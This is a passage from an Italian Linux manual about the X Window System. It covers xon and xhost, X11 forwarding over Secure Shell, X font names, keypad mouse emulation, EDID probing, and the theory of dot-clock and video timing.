Prima di eseguire il comando indicato, utilizza '**xhost**' nel tentativo di autorizzare l'elaboratore remoto a utilizzare il proprio servente X. In effetti, lo scopo di '**xon**' è quello di facilitare l'esecuzione di programmi remoti ma con un I/O locale, cioè attraverso il servente X con il quale si interagisce.

-debug

Quando '**xon**' viene avviato attraverso una finestra di terminale, utilizzando questa opzione si riceve lo standard output e lo standard error. In tal modo si possono conoscere eventuali segnalazioni di errore e qualunque altro output normale.

Esempi

$ **xon roggen.brot.dg -access /usr/X11R6/bin/xcalc**

Avvia il programma '**xcalc**' nell'elaboratore *roggen.brot.dg* e utilizza il servente X locale. Prima di farlo, avvia '**xhost**' per consentire all'elaboratore remoto di accedere al proprio servente X.

---

[3] Prima di utilizzare '**xon**' è indispensabile sapere gestire '**rsh**'.

95.6 Accedere allo schermo con Secure Shell

Secure Shell (capitolo 202) facilita le connessioni remote, gestendo in modo automatico tutto il procedimento di autorizzazione all'accesso al proprio schermo. Per arrivare a questo risultato, è comunque necessario abilitare tale funzionalità nella configurazione: sia dalla parte del servente, sia dalla parte del cliente.

Nel file di configurazione del servente Secure Shell, è necessario trovare queste direttive:

```
X11Forwarding yes
X11DisplayOffset 10
```

Nel file di configurazione del cliente Secure Shell, è necessario trovare queste direttive:

```
Host *
    ForwardX11 yes
```

Così facendo, una volta aperta una finestra di terminale, ci si può collegare all'elaboratore remoto usando il cliente Secure Shell, come nell'esempio seguente:

`tizio$dinkel.brot.dg:~$` **`ssh caio@roggen.brot.dg`**[*Invio*]

Dopo la fase di autenticazione, che potrebbe consistere nella richiesta della parola d'ordine, è possibile verificare che la variabile di ambiente '**`DISPLAY`**' risulta impostata in modo da fare riferimento al proprio elaboratore locale, utilizzando uno schermo particolare, come definito nella direttiva '**`X11DisplayOffset`**':

`caio$roggen.brot.dg:~$` **`echo $DISPLAY`**[*Invio*]

```
dinkel.brot.dg:10.0
```

A questo punto, è sufficiente avviare un programma grafico qualunque nell'elaboratore remoto, senza bisogno di altro: si ottiene di farlo funzionare sul proprio schermo grafico.

`caio$roggen.brot.dg:~$` **`xclock`**[*Invio*]

> Si osservi che la comunicazione tra i due elaboratori avviene all'interno di un tunnel definito da Secure Shell. Ciò consente di ottenere una connessione cifrata; in ogni caso, tuttavia, è da tenere in considerazione che non viene rilevata come tale da un programma di analisi del traffico in rete, ma solo come una connessione di Secure Shell.

95.7 Tipi di carattere

In base a quanto indicato nel file di configurazione '`/etc/XF86Config`' nella sezione '**`Files`**', i tipi di carattere utilizzati da X sono collocati nelle directory successive a '`/usr/X11R6/lib/X11/fonts/`'. All'interno di queste directory si trovano una serie di file contenenti le informazioni sui vari tipi di carattere tipografico e i loro nomi sono contenuti negli elenchi '`fonts.dir`'.

Il nome di un carattere tipografico è strutturato in un modo altamente descrittivo. Segue un esempio che viene scomposto.[4]

```
-b&h-lucidatypewriter-medium-r-normal-sans-8-80-100-100-m-50-iso8859-1
```

[4] I caratteri tipografici di X servono solo per la rappresentazione di testo sullo schermo. In pratica, non sono utili per la stampa vera e propria.

- '**`b&h`**' è la «fonderia», ovvero il produttore;
- '**`lucidatypewriter`**' definisce la famiglia;
- '**`medium`**' è lo spessore;
- '**`r`**' è il tipo -- «r» sta per *roman* (tondo), «i» indicherebbe *italic* (corsivo) e «o» *oblique* (obliquo);
- '**`normal`**' è l'ampiezza orizzontale;
- '**`sans`**' è una particolarità dello stile, in questo caso indica l'assenza di grazie o *serif*, cioè dei terminali che facilitano la lettura;
- '**`8`**' indica la dimensione in punti grafici (pixel);
- '**`80`**' indica la dimensione in decimi di punto tipografici (precisamente si tratta di 722,7 per pollice, pari a circa 0,035 mm);
- '**`100`**' è la risoluzione orizzontale, espressa in punti per pollice, per la quale è stato progettato il tipo di carattere;
- '**`100`**' è la risoluzione verticale, espressa in punti per pollice, per la quale è stato progettato il tipo di carattere;
- '**`m`**' è la larghezza, in questo caso *monospaced*, ovvero a larghezza fissa, mentre l'alternativa sarebbe «p», cioè *proportional*;
- '**`50`**' è lo spessore medio espresso in decimi di punto (in questo caso si tratta di cinque punti normali);
- '**`iso8859-1`**' è l'insieme di caratteri, in questo caso, il codice '**`iso8859-1`**' corrisponde al noto ISO Latin 1.

95.8 XFree86 e l'uso senza dispositivo di puntamento

L'utilizzo del sistema grafico senza mouse, o senza un dispositivo equivalente, può essere importante in condizioni di emergenza, o comunque quando il tipo di mouse che si ha a disposizione potrebbe risultare più scomodo che altro.

I serventi grafici di XFree86 offrono queste funzionalità attraverso il tastierino numerico, dopo aver attivato le estensioni della tastiera. Perché ciò sia possibile è necessario che nel file di configurazione sia commentata l'istruzione

```
# Option    XkbDisable
```

come si vede in questo esempio, oppure che sia assente del tutto. Per abilitare l'uso del tastierino numerico in modo che possa sostituirsi al mouse occorre utilizzare la combinazione [*Ctrl+Maiuscole+BlocNum*] («control», «maiuscole», «blocco-numeri»). Se la combinazione riesce si ottiene una segnalazione sonora (se si ripete la combinazione si disabilita l'uso del tastierino).

Da quel momento, si possono utilizzare i tasti [*num(4)*], [*num(8)*], [*num(6)*] e [*num(2)*], per spostare il puntatore rispettivamente verso sinistra, in alto, a destra e in basso. Inoltre, si possono usare anche i tasti [*num(7)*], [*num(9)*], [*num(3)*] e [*num(1)*], per ottenere degli spostamenti obliqui. Questi spostamenti sono piuttosto lenti in condizioni normali; per accelerarli, mentre si tiene premuto il tasto che si riferisce alla direzione scelta, si può premere e rilasciare immediatamente un altro tasto, scegliendolo in modo tale che in quel momento non abbia un significato particolare; probabilmente la cosa migliore è usare per questo il tasto delle maiuscole.

Per emulare i tasti del mouse si utilizzano gli altri tasti del tastierino numerico: [*num(5)*] corrisponde a un clic; [*num(+)*] corrisponde a un clic doppio; [*num(0)*] rappresenta la pressione di un tasto senza rilasciarlo; [*num(.)*] rilascia il tasto del mouse. In condizioni normali, ciò corrisponde al primo tasto del mouse, ma si può specificare precisamente il tasto attraverso una combinazione con i tasti [*num(/)*], [*num(*)*] e [*num(-)*], che rappresentano rispettivamente il primo, il secondo (quello centrale) e il terzo tasto del mouse. Per esempio, [*num(*)+num(5)*] corrisponde a un clic con il tasto centrale del mouse.

Tabella 95.1. Comandi per l'emulazione del mouse con XFree86.

Combinazione	Effetto
Ctrl+Maiuscole+BlocNum	Abilita o disabilita l'emulazione del mouse da tastiera.
num(4)	Sposta il puntatore a sinistra.
num(7)	Sposta il puntatore a sinistra e in alto.
num(8)	Sposta il puntatore in alto.
num(9)	Sposta il puntatore a destra e in alto.
num(6)	Sposta il puntatore a destra.
num(3)	Sposta il puntatore a destra e in basso.
num(2)	Sposta il puntatore in basso.
num(1)	Sposta il puntatore a sinistra e in basso.
num(5)	Clic con il primo tasto.
num(/)+num(5)	Clic con il primo tasto.
num(*)+num(5)	Clic con il secondo tasto.
num(-)+num(5)	Clic con il terzo tasto.
num(+)	Clic doppio con il primo tasto.
num(/)+num(+)	Clic doppio con il primo tasto.
num(*)+num(+)	Clic doppio con il secondo tasto.
num(-)+num(+)	Clic doppio con il terzo tasto.
num(0)	Mantiene premuto il primo tasto.
num(/)+num(0)	Mantiene premuto il primo tasto.
num(*)+num(0)	Mantiene premuto il secondo tasto.
num(-)+num(0)	Mantiene premuto il terzo tasto.
num(.)	Rilascia il primo tasto.
num(/)+num(.)	Rilascia il primo tasto.
num(*)+num(.)	Rilascia il secondo tasto.
num(-)+num(.)	Rilascia il terzo tasto.

```
.--------..--------..--------..--------.
|  Bloc  || primo  ||secondo || terzo  |
|  Num   || tasto  || tasto  || tasto  |
|        ||      / ||      * ||      - |
`--------''--------''--------''--------'
.--------..--------..--------..--------.
|sinistra||   su   || destra ||  clic  |
|   su   ||        ||   su   || doppio |
|      7 ||      8 ||      9 ||        |
`--------''--------''--------'|        |
.--------..--------..--------.|        |
|sinistra||  clic  || destra ||        |
|        ||singolo ||        ||        |
|      4 ||      5 ||      6 ||        |
`--------''--------''--------''--------'
.--------..--------..--------..--------.
|sinistra||  giù   || destra || Invio  |
|  giù   ||        ||  giù   ||        |
|      1 ||      2 ||      3 ||        |
`--------''--------''--------'|        |
.------------------..--------.|        |
| mantiene premuto ||rilascia||        |
|                  ||        ||        |
|                0 ||      . ||        |
`------------------''--------''--------'
```

XFree86, dopo un po' di tempo in cui non si utilizza più il tastierino numerico in sostituzione del mouse, ne disabilita l'emulazione in modo automatico.

95.9 Riferimenti

- *The XFree86 Project, Inc.*

  <*http://www.xfree86.org/*>

X: monitor, adattatore grafico e frequenza dot-clock

Quando si vuole configurare XFree86 nelle versioni 3.* e qualcosa va storto, oppure non si riesce a ottenere quello che si vuole esattamente attraverso uno dei vari programmi già descritti nel capitolo precedente, può essere necessario mettere mano alle sezioni '**`Monitor`**', '**`Device`**' e '**`Screen`**' del file '`/etc/X11/XF86Config`'. Tra tutte, la sezione '**`Monitor`**' è la più difficile per il principiante, a causa delle direttive '**`Modeline`**' o '**`Mode`**', in cui si devono indicare una serie di numeri più o meno oscuri.

In questo capitolo si mostra in che modo calcolare i valori delle modalità video. Una scelta impropria di questi valori, potrebbe causare problemi, fino ad arrivare al danneggiamento del monitor. Si prega di intervenire con prudenza ed eventualmente anche di leggere *XFree86 Video Timings HOWTO* di Eric S. Raymond.

96.1 Autorilevamento con Read-edid

Read-edid [1] è un piccolo sistema di programmi in grado di scandire l'adattatore grafico e il monitor, allo scopo di ottenere le informazioni necessarie a configurare correttamente programmi come XFree86. Si compone precisamente di '**`get-edid`**' e di '**`parse-edid`**'.

'**`get-edid`**' esegue la scansione dell'adattatore grafico e attraverso di questo anche del monitor. Il risultato della scansione è un file binario emesso attraverso lo standard output, mentre attraverso lo standard error si ottengono altre informazioni diagnostiche. Per esempio, si può ignorare temporaneamente il risultato emesso dallo standard output per osservare tali notizie diagnostiche:

```
# get-edid 1> /dev/null
```

Si potrebbe ottenere un risultato simile a quello seguente:

```
get-edid: get-edid version 1.4.1

        Performing real mode VBE call
        Interrupt 0x10 ax=0x4f00 bx=0x0 cx=0x0
        Function supported
        Call successful

        VBE version 102
        VBE string at 0xc098d "S3 Incorporated. Trio64V+"

VBE/DDC service about to be called
        Report DDC capabilities

        Performing real mode VBE call
        Interrupt 0x10 ax=0x4f15 bx=0x0 cx=0x0
        Function supported
        Call successful

        Monitor and video card combination supports DDC1 transfers
        Monitor and video card combination does not support DDC2 transfers
        0 seconds per 128 byte EDID block transfer
        Screen is blanked during DDC transfer

Reading next EDID block
```

[1] **Read-edid** software libero per la maggior parte GNU GPL

```
VBE/DDC service about to be called
        Read EDID

        Performing real mode VBE call
        Interrupt 0x10 ax=0x4f15 bx=0x1 cx=0x0
        Function supported
        Call successful
```

In questo caso è stato individuato un vecchio adattatore grafico «Trio64V+».

Per poter leggere il risultato emesso attraverso lo standard error, si usa '**`parse-edid`**':

```
# get-edid 2> /dev/null | parse-edid
```

Ecco quello che si potrebbe ottenere:

```
        # EDID version 1 revision 0
Section "Monitor"
        # Block type: 2:0 3:0
        # Block type: 2:0 3:0
        # Block type: 2:0 3:0
        Identifier "PHL:0012"
        VendorName "PHL"
        ModelName "PHL:0012"
        # Block type: 2:0 3:0
        # Block type: 2:0 3:0
        # Block type: 2:0 3:0
        # DPMS capabilities: Active off:yes  Suspend:yes  Standby:yes

        Mode    "640x400"       # vfreq 70.072Hz, hfreq 31.462kHz
                DotClock        25.170000
                HTimings        640 656 752 800
                VTimings        400 412 414 449
                Flags   "+HSync" "-VSync"
        EndMode
        # Block type: 2:0 3:0
        # Block type: 2:0 3:0
        # Block type: 2:0 3:0
EndSection
```

In pratica, con questo risultato si può compilare la sezione '**`Monitor`**' del file di configurazione di XFree86.

96.2 Autorilevamento con un servente XFree86 versione 3.*

Quando non si conoscono tutte le caratteristiche del proprio adattatore grafico, è possibile utilizzare un servente X con l'opzione '**`-probeonly`**' per vedere cosa questo riesce a determinare da solo. Alcuni parametri sono sensibili al carico del sistema, per cui, questo tipo di prova deve essere fatto quando non si effettuano altre attività.

> Qui si sta facendo riferimento all'uso di un servente XFree86 versione 3.*. Pertanto, il file di configurazione di partenza che viene proposto, rispecchia la sintassi relativa a quelle versioni e non può funzionare per una versione 4.*.

È il caso di utilizzare un servente più o meno generico, per esempio quello per gli adattatori SVGA ('**`XF86_SVGA`**'), che deve essere stato installato. Per stimolare l'autorilevamento, è necessario che le voci corrispondenti non siano presenti nel file di configurazione '`/etc/X11/XF86Config`' (o siano commentate). Un file come quello seguente, dove le sezioni '**`Monitor`**',

'**Device**' e '**Screen**' sono quasi vuote, dovrebbe andare bene per cominciare lo studio del proprio adattatore grafico.

```
Section "Files"
    RgbPath     "/usr/X11R6/lib/X11/rgb"
    FontPath    "/usr/X11R6/lib/X11/fonts/misc/"
    FontPath    "/usr/X11R6/lib/X11/fonts/Type1/"
    FontPath    "/usr/X11R6/lib/X11/fonts/Speedo/"
    FontPath    "/usr/X11R6/lib/X11/fonts/75dpi/"
    FontPath    "/usr/X11R6/lib/X11/fonts/100dpi/"
EndSection

Section "ServerFlags"
    # DontZap
    # DontZoom
EndSection

Section "Keyboard"
    Protocol    "Standard"
    AutoRepeat  500 5
    Xkbkeycodes "xfree86"
    XkbTypes    "default"
    XkbCompat   "default"
    XkbSymbols  "en_US(pc102)+it"
    XkbGeometry "pc"
EndSection

Section "Pointer"
    Protocol    "microsoft"
    Device      "/dev/mouse"
    Emulate3Buttons
    Emulate3Timeout    50
EndSection

Section "Monitor"
    Identifier  "Monitor generico"
EndSection

Section "Device"
    Identifier  "SuperVGA"
EndSection

Section "Screen"
    Driver      "svga"
    Device      "SuperVGA"
    Monitor     "Monitor generico"
    Subsection "Display"
        Modes       "640x400" "640x480" "640x480.28" "800x600"
    EndSubsection
EndSection
```

Si avvia quindi '**X**', come utente '**root**', con l'opzione '**-probeonly**', salvando lo standard output e lo standard error in un file ('**X**' è un collegamento simbolico al file binario del servente grafico prescelto).

> Purtroppo, è necessario tenere in considerazione che questo tipo di prove può modificare l'aspetto dei caratteri sullo schermo, o bloccarlo del tutto. Per cui, se non si hanno alternative, si rischia di dover riavviare il sistema.

```
# X -probeonly > /tmp/x.tmp 2>&1
```

Se tutto è andato bene, si dovrebbe ottenere un risultato simile a quello seguente, che viene sezionato per descriverlo in dettaglio.

```
XFree86 Version 3.3.2 / X Window System
(protocol Version 11, revision 0, vendor release 6300)
Release Date: March 2 1998
        If the server is older than 6-12 months, or if your card is newer
        than the above date, look for a newer version before reporting
        problems.  (see http://www.XFree86.Org/FAQ)
Operating System: Linux 2.0.34 i686 [ELF]
```

La parte iniziale presenta la versione del servente e del sistema operativo utilizzato.

```
Configured drivers:
  SVGA: server for SVGA graphics adaptors (Patchlevel 0):
      NV1, STG2000, RIVA128, ET4000, ET4000W32, ET4000W32i,
      ET4000W32i_rev_b, ET4000W32i_rev_c, ET4000W32p, ET4000W32p_rev_a,
...
      s3_svga, ct65520, ct65525, ct65530, ct65535, ct65540, ct65545,
      ct65546, ct65548, ct65550, ct65554, ct65555, ct68554, ct64200,
      ct64300, generic
```

Segue quindi l'indicazione del tipo di servente grafico avviato (SVGA) e l'elenco di tutti i nomi degli adattatori grafici gestibili con questo.

```
(using VT number 7)
```

Il servente grafico utilizzerebbe (se avviato normalmente) il posto della console virtuale numero sette.

```
XF86Config: /usr/X11R6/lib/X11/XF86Config
```

È stata letta la configurazione del file '`/usr/X11R6/lib/X11/XF86Config`' (nel nostro caso si tratta di un collegamento simbolico a '`/etc/X11/XF86Config`').

Dopo questo punto segue un elenco di informazioni, in parte definite all'interno del file di configurazione e in parte determinate in modo automatico.

```
(**) stands for supplied, (--) stands for probed/default values
```

Le informazioni fornite attraverso il file di configurazione sono prefissate dal simbolo '**`(**)`**', mentre quelle predefinite o determinate dall'interrogazione dell'adattatore grafico, sono prefissate dal simbolo '**`(--)`**'.

```
(**) XKB: keycodes: "xfree86"
(**) XKB: types: "default"
(**) XKB: compat: "default"
(**) XKB: symbols: "en_US(pc102)+it"
(**) XKB: geometry: "pc"
(**) Mouse: type: microsoft, device: /dev/mouse, baudrate: 1200
(**) Mouse: buttons: 3, 3 button emulation (timeout: 50ms)
(**) SVGA: Graphics device ID: "SuperVGA"
(**) SVGA: Monitor ID: "Monitor generico"
(**) FontPath set to "/usr/X11R6/lib/X11/fonts/misc/,...
```

Dato l'esempio proposto, le informazioni sulla tastiera, il mouse e i percorsi dei tipi di carattere, sono stati prelevati dal file di configurazione. In particolare, si osserva che da quel file, sono state prese in considerazione la sezione '**`Device`**' denominata '**`SuperVGA`**' e la sezione '**`Monitor`**' denominata '**`Monitor generico`**'.

```
(--) SVGA: PCI: S3 ViRGE/DX or /GX rev 1, Memory @ 0xe0000000
(--) SVGA: S3V: ViRGE/DXGX rev 1, Linear FB @ 0xe0000000
(--) SVGA: Detected S3 ViRGE/DXGX
(--) SVGA: using driver for chipset "s3_virge"
```

L'adattatore grafico è una scheda S3 ViRGE/DXGX, per la quale verrebbe utilizzato il driver '**`s3_virge`**'. Tuttavia, data la circostanza, converrebbe utilizzare un servente grafico differente per questo adattatore; precisamente '**`XF86_S3V`**'.

```
(--) SVGA: videoram:  4096k
(--) SVGA: Ramdac speed: 170 MHz
(--) SVGA: Detected current MCLK value of 42.955 MHz
(--) SVGA: chipset:  s3_virge
(--) SVGA: videoram: 4096k
(**) SVGA: Using 8 bpp, Depth 8, Color weight: 666
(--) SVGA: Maximum allowed dot-clock: 170.000 MHz
```

Seguono altre informazioni molto importanti, come la quantità di memoria video e la frequenza massima di dot-clock. Si osservi in particolare la profondità di colori indicata: 8 bit/pixel (8 bit per punto). L'informazione è preceduta dal simbolo '**`(**)`**' perché il tipo di servente grafico permette la gestione di un massimo di 8 bit/pixel (256 colori), per cui è questo il valore fissato, benché l'adattatore grafico permetta ben altri livelli di profondità.

96.2.1 Dot-clock

Una delle informazioni più delicate dell'adattatore grafico è la frequenza del cosiddetto *dot-clock*. Il significato di questo parametro verrà descritto più avanti, tuttavia è bene sapere subito che si può manifestare in modi differenti.

Nell'esempio mostrato, appare l'indicazione di un livello massimo.

```
(--) SVGA: Maximum allowed dot-clock: 170.000 MHz
```

In altre situazioni, può essere fornita una o più righe con un elenco di valori di dot-clock, come nell'esempio seguente:

```
(--) xxx: clocks:  25.0  28.0  40.0   0.0  50.0  77.0  36.0  45.0
(--) xxx: clocks: 130.0 120.0  80.0  31.0 110.0  65.0  75.0  94.0
```

In questo secondo caso, è necessario indicare la direttiva '**`Clocks`**' nella sezione '**`Device`**' del file '`/etc/X11/XF86Config`', come nell'esempio seguente:

```
Section "Device"
#   ...
    Clocks    25.0  28.0  40.0   0.0  50.0  77.0  36.0  45.0
    Clocks   130.0 120.0  80.0  31.0 110.0  65.0  75.0  94.0
EndSection
```

Quando invece la frequenza di dot-clock viene indicata solo come valore massimo (come nel caso dell'adattatore S3 ViRGE), non serve indicare alcuna direttiva '**`Clocks`**'.

96.3 Un po' di teoria

Alla base della costruzione dell'immagine da parte dell'adattatore grafico, sta la frequenza di dot-clock, ovvero la frequenza a cui ogni punto che la compone viene emesso. Questa è espressa in megahertz (MHz) e a volte deve essere selezionata da un elenco (quando si deve utilizzare la direttiva '**`Clocks`**'), altre volte può essere programmata liberamente, purché non venga superato il limite massimo.

In linea di massima, l'adattatore grafico VGA elementare tradizionale, ha una frequenza di dot-clock di 25175 MHz.

> Chi lavora con l'informatica potrebbe essere portato a confondersi. In questo caso, megahertz significa esattamente milioni di hertz. Per cui, 25175 MHz sono esattamente pari a 25175000 Hz. Così, kilohertz rappresenta migliaia di hertz, per cui, per esempio, 31,5 kHz corrispondono a 31500 Hz.

A parità di condizioni, al crescere della risoluzione deve crescere la frequenza di dot-clock. Leggendo il contenuto standard di una vecchia versione 3.* del file '`/etc/X11/XF86Config`', si conoscono i valori minimi delle frequenze di dot-clock per le risoluzioni più comuni. Qui vengono riportate nella tabella 96.1.

Tabella 96.1. Frequenze minime di dot-clock in base alla risoluzione.

Risoluzione	Frequenza di dot-clock minima
640×480	25,175 MHz
800×600	36 MHz
1024×768 interlacciato	44,9 MHz
1024×768	65 MHz
1152×864 interlacciato	65 MHz
1152×864	92 MHz
1280×1024 interlacciato	80 MHz
1280×1024	110 MHz
1600×1200	162 MHz
1800×1440	230 MHz

96.3.1 Ampiezza di banda del monitor

L'ampiezza di banda del monitor, o *bandwidth*, rappresenta la frequenza massima del segnale video che il monitor è in grado di gestire. Frequenze superiori vengono semplicemente filtrate, diventando particolari visivi non più percettibili.

In linea di principio, la frequenza di dot-clock utilizzata nell'adattatore grafico dovrebbe essere inferiore o uguale al valore massimo della frequenza del segnale video gestibile con il monitor, cioè al valore dell'ampiezza di banda.

96.3.2 Scomposizione e scansione dell'immagine sul monitor

L'immagine che appare sullo schermo di un monitor può essere descritta, in modo semplificato, come l'insieme di una serie di righe, composte a loro volta da punti. La prima forma di rappresentazione di un'immagine di origine elettronica è stata quella del tubo a raggi catodici e da questo tipo di tecnologia derivano le soluzioni adottate per la sua composizione.

Figura 96.1. La scansione di un'immagine.

```
.---------------------------------------------.
|(inizio) ->->->->->->->->->->->->->->->->->-> |
|                                            )|
| <-     <-     <-     <-     <-     <-     <-  |
|(                                            |
| ->->->->->->->->->->->->->->->->->->->->->-> |
|                                            )|
| <-     <-     <-     <-     <-     <-     <-  |
|                                             |
| ....                                        |
|                                             |
| ->->->->->->->->->->->->->->->->->-> (fine)|
'---------------------------------------------'
```

Le righe di un'immagine video vengono disegnate da un «pennello» ideale, che inizia la sua scansione in una posizione dello schermo in alto a sinistra, muovendosi verso destra e ricominciando sempre dal lato sinistro della riga successiva. Giunto alla fine dello schermo, riprende dalla posizione superiore sinistra.

Il pennello di scansione, una volta che ha terminato una riga, prima di poter riprendere con la riga successiva, deve avere il tempo necessario per posizionarsi all'inizio di questa. Nello stesso


modo, quando il pennello di scansione giunge alla fine dell'ultima riga, deve avere il tempo di ritornare all'inizio dello schermo, cioè nella posizione estrema in alto a sinistra.

Figura 96.2. Il ritorno all'inizio dopo la scansione di un'immagine completa.

```
.-----------------------------------------------.
|(inizio) ->->->->->->->->->->->->->->->->->->-> |
|  .                                             |
|       .                                        |
|            .                                   |
|                 .                              |
|                      .                         |
|                           .                    |
|                                .               |
|                                     .          |
|                                          .     |
| ->->->->->->->->->->->->->->->->->->->-> (fine)|
'-----------------------------------------------'
```

Un'immagine completa è un *quadro*, o *frame*, ma un quadro potrebbe essere ottenuto con un'unica scansione, dall'inizio alla fine dello schermo, oppure dalla somma di due *semiquadri*. In questo ultimo caso si usa la tecnica dell'interlacciamento, in cui le righe dei due semiquadri si affiancano senza accavallarsi. La figura 96.3 mostra il caso di un quadro composto da un numero dispari di righe.


Figura 96.3. Due semiquadri di una scansione interlacciata.

```
.-----------------------------------------------.
|(inizio-A) ->->->->->->->->->->->->->->->->->-> |
|                                               |
| ->->->->->->->->->->->->->->->->->->->->->->-> |
|                                               |
| ->->->->->->->->->->->->->->->->->->->->->->-> |
|                                               |
| ....                                          |
|                                               |
|                                               |
| ->->->->->->->->->->->->->->->->->->-> (fine-A)|
'-----------------------------------------------'
.-----------------------------------------------.
|                                               |
|(inizio-B) =>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=> |
|                                               |
| =>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=> |
|                                               |
| =>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=> |
|                                               |
| ....                                          |
|                                               |
| =>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=>=> (fine-B)|
|                                               |
'-----------------------------------------------'
```

L'interlacciamento è nato come un metodo per ridurre lo sfarfallio dell'immagine nel sistema televisivo tradizionale. Per esempio, in Europa i quadri si susseguono a una frequenza di 25 Hz, un valore troppo basso perché l'occhio umano non si accorga dello sfarfallio. Così, attraverso l'interlacciamento, le immagini trasmesse vengono scomposte in due parti, visualizzate in sequenza a una frequenza di 50 Hz, considerata accettabile per quel tipo di utilizzo, anche se questo può comunque provocare strani effetti alla percezione dei particolari.

In generale, a parità di frequenza di quadro, è preferibile un'immagine interlacciata per ridurre l'effetto dello sfarfallio.

Da quanto affermato si può intendere che l'immagine video sia prodotta come una sequenza lineare di punti e di pause, necessarie al ritorno all'inizio di una riga successiva, di un quadro o di un semiquadro successivo.

Figura 96.4. Rappresentazione schematica dello scorrere del segnale video, con le pause tra riga e riga e tra quadro e quadro.

```
*******___*******___*******___....*******_______*******___*******___...
 |      |  |                       |      |      |
1^ riga | 2^ riga                ultima  |     1^ riga
        |                        riga    |                    ------>
     pausa tra                        pausa tra              tempo
     le righe                         quadri o semiquadri
```

Il monitor su cui si visualizza il segnale video, deve avere un modo per sapere quando inizia un quadro e quando inizia ogni riga. Le pause necessarie al ritorno del pennello di scansione, vengono usate per sincronizzare la scansione stessa.

96.3.3 Frequenza, durata e lunghezza

La frequenza di dot-clock è una sorta di orologio che scandisce il tempo del segnale video. Un ciclo di questa frequenza rappresenta un punto dell'immagine. Questa frequenza si esprime in megahertz, per cui, una frequenza di dot-clock di 25,175 indica che in un secondo possono essere visualizzati 25175000 punti (si deve tenere presente che si tratta di valori teorici).

Seguendo questo ragionamento, le «misure» dell'immagine potrebbero essere valutate in quantità di dot-clock.

In tutto si utilizzano tre tipi di unità di misura per ciò che riguarda la composizione delle immagini: frequenze, riferite ai cicli di scansione delle righe e dei quadri; durate, riferite alle pause tra le righe e tra i quadri; lunghezze, pari alla traduzione di questi valori in unità di dot-clock.

Ricapitolando quanto già esposto nella sezione precedente, l'immagine video è composta da quadri che a loro volta si scompongono in righe. Le righe vengono scandite a una certa frequenza, definita come *frequenza orizzontale* , e così anche i quadri, *frequenza di quadro* . Queste frequenze possono essere tradotte in «lunghezze», riferite a unità di dot-clock. Per esempio, la frequenza orizzontale di 31,5 kHz (31500 Hz), misurata con un dot-clock di 25,175 MHz, si traduce in una lunghezza di riga pari a 799,2 punti (25175000 / 31500 = 799,2).

Quando si valutano grandezze riferite alla scansione verticale dell'immagine, per esempio la frequenza di quadro, si utilizzano lunghezze riferite al numero di righe. Continuando l'esempio precedente, se si aggiunge che la frequenza verticale è di 60 Hz, si determina che un quadro è composto da circa 419583 dot-clock, pari a circa 525 righe.

Come già affermato, anche lo scorrere del tempo può essere valutato in unità dot-clock. Per esempio, un intervallo di tempo di 3,8 μs (microsecondi, ovvero milionesimi di secondo) è lungo 95,6 dot-clock (25175000 * 0,0000038 = 95,6).

96.3.4 Definizioni, concetti ed equazioni

La documentazione di XFree86 utilizza alcune definizioni che conviene elencare e chiarire. Le sigle utilizzate fanno volutamente riferimento a quelle utilizzate nel *XFree86 Video Timings HOWTO*.

- *Frequenza di sincronizzazione orizzontale* , *Horizontal sync frequency*, HSF

  La frequenza di scansione orizzontale delle righe sullo schermo. Generalmente si tratta di una grandezza espressa in kilohertz.

- *Frequenza di sincronizzazione verticale* , *Vertical sync frequency*, VSF

  La frequenza di scansione verticale dei semiquadri, o dei quadri, sullo schermo. Quando l'immagine viene composta attraverso semiquadri interlacciati, si tratta della frequenza di

scansione dei semiquadri stessi, altrimenti si tratta della stessa frequenza di scansione dei quadri interi.

